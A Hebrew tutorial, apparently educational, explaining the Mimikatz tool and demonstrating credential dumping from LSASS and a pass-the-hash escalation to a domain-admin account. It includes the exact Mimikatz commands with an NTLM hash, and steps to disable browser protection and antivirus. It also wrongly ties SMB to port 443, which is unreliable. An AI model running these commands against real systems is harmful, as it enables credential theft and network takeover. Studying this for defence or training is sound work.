**Mimikatz**

***אודות :***

**Mimikatz** הוא כלי תקיפה מקובל בעולם ה-Windows בעל יכולות רבות, כאשר השימוש הנפוץ בו הוא חילוץ סיסמאות מהזיכרון. השימוש בכלי מתבצע לאחר השגת אחיזה על עמדה (Post Exploitation) והשגת הרשאות גבוהות (Privilege Escalation), והוא מאפשר חילוץ מה[זיכרון](https://he.wikipedia.org/wiki/%D7%96%D7%99%D7%9B%D7%A8%D7%95%D7%9F) של [סיסמאות](https://he.wikipedia.org/wiki/%D7%A1%D7%99%D7%A1%D7%9E%D7%94) משתמשים, hash-ים, [Kerberos](https://he.wikipedia.org/wiki/Kerberos) Tickets ועוד. הכלי פותח על ידי בנג'ימין דלפי בשנת 2008, נכתב בשפת C וזמין ברשת להורדה כ-Executable או כ-Source Code.

"ויקיפדיה"

Mimikatz הוא ישום קוד פתוח המאפשר למשתמשים לתפעל אישורי אימות במערכות WINDOWS

**יכולות עקריות**

1. שליפה של סיסמאות מהram מתהליך הlsass Local Security Authority Subsystem" Service"
2. שליפת תעודות דיגיטליות
3. כרטיסי קרברוס
4. שליפה של סיסמאות מתוך credenthial manger
5. שליפה של סיסמאות מתוך הregestry
6. העלאת הרשאות
7. מתקפת dc shadow- הקמה של DC מזויף ושימוש בתכונות של הרפליקציה כדי להזריק שינויים

מתי משתמשים והנחת יסוד לפריצה

Mimikatz הוא כלי תקיפה יחסית גדול בעל יכולות שונות .

השימוש העיקרי בmimiktaz הוא לחילוץ סיסמאות מקומי כאשר כל הפריצה מתבצעת לאחר שהתוקף השתלט על תחנה בעל הרשאה נמוכה\גבוהה ומעוניין לנוע ברשת מתחנה לתחנה כדי להשיג את ה domian admin של הרשת או להשתלט על תחנות בעלות ערך ברשת .

מתי סיסמאות נשמרות?

כל הזדהות פיזית\רחוקה מול המחשב של משתמש וסיסמא נשמרות במחשב והסיסמא נשמרת בצורה של ערבול חד כיווני המכונה HASH בכדי שלא נוכל לצפות בסיסמא הכתובה.

\* ברוב הגרסאות לפני וינדוס 10 הסיסמאות חולצו בצורה CLEAR TEXT

אז למה ה hash של התחנה שלי עובד ברשת עם מחשבים שונים ?

בארגונים גדולים מנהלי רשת עובדים בעיקר עם התקנות מוכנות מראש כדי לא לעבור בין הרבה מחשבים ומשתמשים לחיבור ראשוני עם המשתמש שלהם או לחילופין נותנים את אותו סיסמה למשתמשים רבים ושוכחים לקבוע שינוי לסיסמה ואז משתמשים רבים מחזיקים באותה הסיסמה

אולם משתמשים אלו מחזיקים בהרשאות שונות וחברים בקבוצות בעלות ערך מה שמקנה לתוקף יכולת מעבר בין תחנה לתחנה ללא מאמץ והאעלה של הרשאותיו ויכולת להוסיף משתמשים לקבוצות חשובות או לתת הרשאות למשתמשים בעלי הרשאות נמוכות

מקרה נוסף שחוזר על עצמו הוא שמירה של סיסמא של מנהל בעל הרשאות גבוהות עצמו כיון שהתחבר בחיבור מרחוק(RDP) המחשב שומר את הסיסמא שלו ונוכל לחלץ אותה בעזרת הmimikatz ולהתחבר לתחנות שיש לו גישה אליהם

כמובן שכל הזדהות פיזית \רחוקה אחרת של מישהו במחשב נשמרת גם ומאפשרת חילוץ של הסיסמה והשתלטות על התחנה שלו בהמשך כגון RDP SMB וכל חיבור שמצריך הזדהות עם NTLM.

***הדגמה של תקיפה***

**במקרא הבא מודגם תקיפה privilege escalation בין משתמש בשם YANAI שחבר בתחום oox.comsec.com למשתמש OOX בעל הרשאות בקבוצה DOMAIN ADMIN ע"י כלי התקיפה MIMIKATZ כאשר ננסה להוציא מהמחשב הראשון את כל הסיסמאות ששמורות בתהליך הLSASS וננסה להתחבר למשתמש אחר בתכונה של הMIMIkatz שנקראת PASS THE HASH**

**לפקודת קוראים PTH ונדרשים מספר פרמטרים נוספים כדי לבצע אותה הבקשה פונה בפורט 443 שפתוח בדרך כלל בארגונים לשיתוף קבצים ומשתמש בפרוטוקול SMB**

***מטרת ההתקפה :***

הפעלה של חלון פקודה של משתמש בעל הרשאות DOMAIN ADMIN

***הדגמה מימוש יכולת של MIMIKATZ***

***- privilege escalation using***

***pass the hash***

***פקודות :***

LOG PASSTHEHASH.LOG

PRIVILEGE::DEBUG


SEKURLSA::LOGONPASSWORDS


SEKURLSA::PTH /USER:oox /DOMAIN:oox.comsec.com /NTLM:


92937945b518814341de3f726500d4ff

הורדה: נחפש MIMIKATZ עדיף מאתר מוכר כגון GITHUB

טרם ההורדה יש לבצע נטרול של ההגנה של הדפדפן באופן הבא


כשננסה להוריד את הכלי נקבל חסימה 

נכנסים להגדרות 


לאחר מכן נכנסם להגדרות ופרטיות 

בוחרים SECURITY


ומנטרלים את ההגנה




ואז הקובץ ירד




בנוסף יש לנטרל את ההגנה של האנטי וירוס




מאתרים את הקובץ ומחלצים מzip


ופותחים לפי הגרסה 64\32

קובץ ההפעלה נראה כך

